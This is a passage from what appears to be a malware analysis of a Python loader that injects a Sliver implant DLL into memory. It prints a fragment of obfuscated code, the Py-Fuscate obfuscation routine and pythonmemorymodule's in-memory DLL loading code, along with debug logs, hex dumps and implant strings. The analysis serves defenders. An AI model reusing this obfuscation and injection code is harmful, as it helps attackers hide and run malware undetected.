        #zctnRxQuvVOiysDEgfbIrBMhzctnRxQuvVOiysDEgfbIrBMh
    def zvFyfqrWjwoRpUPuBLtIZESA():
        EmAwvSWpuTFMokzKebnrZBgD = 'EmAwvSWpuTFMokzKebnrZBgD'
        EmAwvSWpuTFMokzKebnrZBgD = 32009658644406818986777955348250624
```

Based on the analysis of these artifacts, it appears the Sliver payload was likely obfuscated using Py-Fuscate, as the tool’s encode function mirrored the same imports and procedures found in the obfuscated script, effectively concealing the malicious code.




```
def encode(source: str) -> str:
    selected_mode = random.choice((lzma, gzip, bz2, binascii, zlib))
    marshal_encoded = marshal.dumps(compile(source, "Py-Fuscate", "exec"))
    if selected_mode is binascii:
        return "import marshal,lzma,gzip,bz2,binascii,zlib;exec(marshal.loads(binascii.a2b_base64({})))".format(
            binascii.b2a_base64(marshal_encoded)
        )
    return "import marshal,lzma,gzip,bz2,binascii,zlib;exec(marshal.loads({}.decompress({})))".format(
        selected_mode.__name__, selected_mode.compress(marshal_encoded)
    )
```

The Sliver execution revealed multiple interesting debugging strings. In the first instance, Windows API functions' addresses are resolved.




```
DEBUG: Reserved 10534912 bytes for dll at address: 0x213ad0000
DEBUG: Copying sections to reserved memory block.
DEBUG: Copied section no. .text to address: 0x213ad1000
DEBUG: Copied section no. .data to address: 0x213f64000
DEBUG: Copied section no. .rdata to address: 0x213faf000
DEBUG: Copied section no. .pdata to address: 0x214457000
DEBUG: Copied section no. .xdata to address: 0x214458000
DEBUG: Copied section no. .edata to address: 0x2144c2000
DEBUG: Copied section no. .idata to address: 0x2144c3000
DEBUG: Copied section no. .CRT to address: 0x2144c4000
DEBUG: Copied section no. .tls to address: 0x2144c5000
DEBUG: Copied section no. .reloc to address: 0x2144c6000
DEBUG: Checking for base relocations.
DEBUG: Building import table.
DEBUG: codebase:0x213ad0000
DEBUG: Found importdesc at address: 0x2144c3000
DEBUG: Found imported DLL, KERNEL32.dll. Loading..
DEBUG: Found import by name entry AddVectoredExceptionHandler , at address 0x2144c329c
DEBUG: Resolved import AddVectoredExceptionHandler at address 0x7ff83c3f1670
DEBUG: Found import by name entry CloseHandle , at address 0x2144c32a4
DEBUG: Resolved import CloseHandle at address 0x7ff83abe48e0
DEBUG: Found import by name entry CreateEventA , at address 0x2144c32ac
DEBUG: Resolved import CreateEventA at address 0x7ff83abe4930
DEBUG: Found import by name entry CreateFileA , at address 0x2144c32b4
DEBUG: Resolved import CreateFileA at address 0x7ff83abe4b50
DEBUG: Found import by name entry CreateIoCompletionPort , at address 0x2144c32bc
DEBUG: Resolved import CreateIoCompletionPort at address 0x7ff83abdd950
DEBUG: Found import by name entry CreateThread , at address 0x2144c32c4
DEBUG: Resolved import CreateThread at address 0x7ff83abdb5a0
DEBUG: Found import by name entry CreateWaitableTimerExW , at address 0x2144c32cc
DEBUG: Resolved import CreateWaitableTimerExW at address 0x7ff83abe49d0
```

Subsequently, the Sliver DLL is injected in memory and the DLL entrypoint is called.




```
DEBUG: Finalizing sections.
DEBUG: Found 11 total sections.
DEBUG: Section n. 0
DEBUG: size=4795392
DEBUG: execute 1
DEBUG: read 1
DEBUG: write 0
DEBUG: Protection flag:32
DEBUG: physaddr:0x213ad1000
DEBUG: Section n. 1
DEBUG: size=307200
DEBUG: execute 0
DEBUG: read 1
DEBUG: write 1
DEBUG: Protection flag:4
DEBUG: physaddr:0x213f64000
DEBUG: Section n. 2
DEBUG: size=4881920
DEBUG: execute 0
DEBUG: read 1
DEBUG: write 0
DEBUG: Protection flag:2
DEBUG: physaddr:0x213faf000
DEBUG: Section n. 3
DEBUG: size=1536
DEBUG: execute 0
DEBUG: read 1
DEBUG: write 0
DEBUG: Protection flag:2
DEBUG: physaddr:0x214457000
DEBUG: Section n. 4
DEBUG: size=1536
DEBUG: execute 0
DEBUG: read 1
DEBUG: write 0
DEBUG: Protection flag:2
DEBUG: physaddr:0x214458000
DEBUG: Section n. 5
DEBUG: Uninitialized data, return
DEBUG: Section n. 6
DEBUG: Uninitialized data, return
DEBUG: Section n. 7
DEBUG: Uninitialized data, return
DEBUG: Section n. 8
DEBUG: Uninitialized data, return
DEBUG: Section n. 9
DEBUG: Uninitialized data, return
DEBUG: Section n. 10
DEBUG: Uninitialized data, return
DEBUG: Executing TLS.
DEBUG: TLS callback executed
DEBUG: TLS callback executed
DEBUG: Checking for entry point.
DEBUG: Calling dll entrypoint 0x213ad1350 with DLL_PROCESS_ATTACH
```

Those debugging strings are the same ones used by Pyramid in the pythonmemorymodule which is a module used to inject and execute DLLs in memory.




```
for j in range(0, len(entry_imports)):

    funcref = cast(funcrefaddr, PFARPROC)
    if entry_imports[j].import_by_ordinal == True:
        if 'decode' in dir(entry_imports[j].ordinal):
            importordinal= entry_imports[j].ordinal.decode('utf-8')
        else:
            importordinal= entry_imports[j].ordinal
        self.dbg('Found import ordinal entry, %s', cast(importordinal, LPCSTR))
        funcref.contents = GetProcAddress(hmod, cast(importordinal, LPCSTR))
        address = funcref.contents
    else:
        importname= entry_imports[j].name.decode('utf-8')
        self.dbg('Found import by name entry %s , at address 0x%x', importname, entry_imports[j].address)
        address= getprocaddr(hmod, importname.encode())
        if not memmove(funcrefaddr,address.to_bytes(sizeof(LONG_PTR),'little'),sizeof(LONG_PTR)):
            raise WindowsError('memmove failed')
        self.dbg('Resolved import %s at address 0x%x', importname, address)
    if not bool(address):
        raise WindowsError('Could not locate function for thunkref %s', importname)
    funcrefaddr += sizeof(PFARPROC)
    j +=1
i +=1
```




```python
def execPE(self):
        codebase = self._codebaseaddr
        entryaddr = self.pythonmemorymodule.contents.headers.contents.OptionalHeader.AddressOfEntryPoint

        self.dbg('Checking for entry point.')
        if entryaddr != 0:
            entryaddr += codebase

            if self.is_exe():
                ExeEntry = ExeEntryProc(entryaddr)
                if not bool(ExeEntry):
                    self.free_library()
                    raise WindowsError('exe has no entry point.\n')
                try:
                    self.dbg("Calling exe entrypoint 0x%x", entryaddr)
                    success = ExeEntry(entryaddr)
                except Exception as e:
                    print(e)

            elif self.is_dll():
                DllEntry = DllEntryProc(entryaddr)
                if not bool(DllEntry):
                    self.free_library()
                    raise WindowsError('dll has no entry point.\n')

                try:
                    self.dbg("Calling dll entrypoint 0x%x with DLL_PROCESS_ATTACH", entryaddr)
                    success = DllEntry(codebase, DLL_PROCESS_ATTACH, 0)
                except Exception as e:
                    print(e)

            if not bool(success):
                if self.is_dll():
                    self.free_library()
                    raise WindowsError('dll could not be loaded.')
                else:
                    self.free_exe()
                    raise WindowsError('exe could not be loaded')
            self.pythonmemorymodule.contents.initialized = 1
```

By analyzing the Python.exe process memory, it was possible to notice the DLL injected in the memory sections previously described in the debugging strings.



☑ Hide free regions


Base address	Type	Size	Protection	Total WS	Private WS	Sh...	Use
0x7ffe0000	Private: Commit	4 kB	R	4 kB		4 kB	USER_SHARED_DATA
0x7ffee000	Private: Commit	4 kB	R	4 kB		4 kB	
0x213ad0000	Private: Commit	4 kB	RW	4 kB	4 kB		
0x213ad1000	Private: Commit	4'684 kB	RX	4'684 kB	4'684 kB		
0x213f64000	Private: Commit	300 kB	RW	300 kB	300 kB		



python.exe (4400) (0x213ad0000 - 0x213ad1000)


```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 ................
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS 
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 50 45 00 00 64 86 0b 00 00 00 00 00 00 00 00 00 PE..d...........
00000090 00 00 00 00 f0 00 2e 22 0b 02 02 26 00 2c 49 00 ......."...&.,I.
000000a0 00 d4 99 00 00 8a 06 00 50 13 00 00 00 10 00 00 ........P.......
000000b0 00 00 ad 13 02 00 00 00 00 00 ad 13 02 00 00 00 ................
000000c0 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 ................
000000d0 00 c0 a0 00 00 04 00 00 0a cc 9a 00 02 00 60 81 ..............`.
```

The Sliver DLL exports multiple functions, however, StartW is the one to run the beacon.



index	name (6)	flag (3)	location	duplicate (0)	ordi
1	DllInstall	x	.text:0x48D...	-	
2	DllRegisterServer	x	.text:0x48D...	-	
3	DllUnregisterServer	x	.text:0x48D...	-	
4	StartW	-	.text:0x48D...	-	
5	VoidFunc	-	.text:0x48D...	-	
6	_cgo_dummy_export	-	.reloc:0x9F...	-	

Multiple strings related to Sliver were found in the process memory.




```
0x214227373    59    github.com/bishopfox/sliver/implant/sliver/shell/ssh/ssh.go
0x2142273af    63    github.com/bishopfox/sliver/implant/sliver/tcpproxy/tcpproxy.go
0x2142273ef    62    github.com/bishopfox/sliver/implant/sliver/rportfwd/portfwd.go
0x21422742e    68    github.com/bishopfox/sliver/implant/sliver/rportfwd/tunnel_writer.go
0x214227473    57    github.com/bishopfox/sliver/implant/sliver/shell/shell.go
0x2142274ad    65    github.com/bishopfox/sliver/implant/sliver/shell/shell_windows.go
0x2142274ef    83    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/statute/addr.go
0x214227543    83    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/statute/auth.go
0x214227597    87    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/statute/datagram.go
0x2142275ef    86    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/statute/message.go
0x214227646    85    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/statute/method.go
0x21422769c    86    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/statute/statute.go
0x2142276f3    86    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/bufferpool/pool.go
0x21422774a    75    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/auth.go
0x214227796    82    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/credentials.go
0x2142277e9    77    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/handle.go
0x214227837    77    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/logger.go
0x214227885    79    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/resolver.go
0x2142278d5    78    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/ruleset.go
0x214227924    77    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/server.go
0x214227972    84    github.com/bishopfox/sliver/implant/sliver/handlers/tunnel_handlers/close_handler.go
0x2142279c7    81    github.com/bishopfox/sliver/implant/sliver/handlers/tunnel_handlers/data_cache.go
0x214227a19    83    github.com/bishopfox/sliver/implant/sliver/handlers/tunnel_handlers/data_handler.go
0x214227a6d    86    github.com/bishopfox/sliver/implant/sliver/handlers/tunnel_handlers/portfwd_handler.go
0x214227ac4    76    github.com/bishopfox/sliver/implant/sliver/handlers/tunnel_handlers/utils.go
0x214227b11    84    github.com/bishopfox/sliver/implant/sliver/handlers/tunnel_handlers/shell_handler.go
0x214227b66    84    github.com/bishopfox/sliver/implant/sliver/handlers/tunnel_handlers/socks_handler.go
0x214227bbb    77    github.com/things-go/go-socks5@v0.0.3-0.20210722055343-24af464efe43/option.go
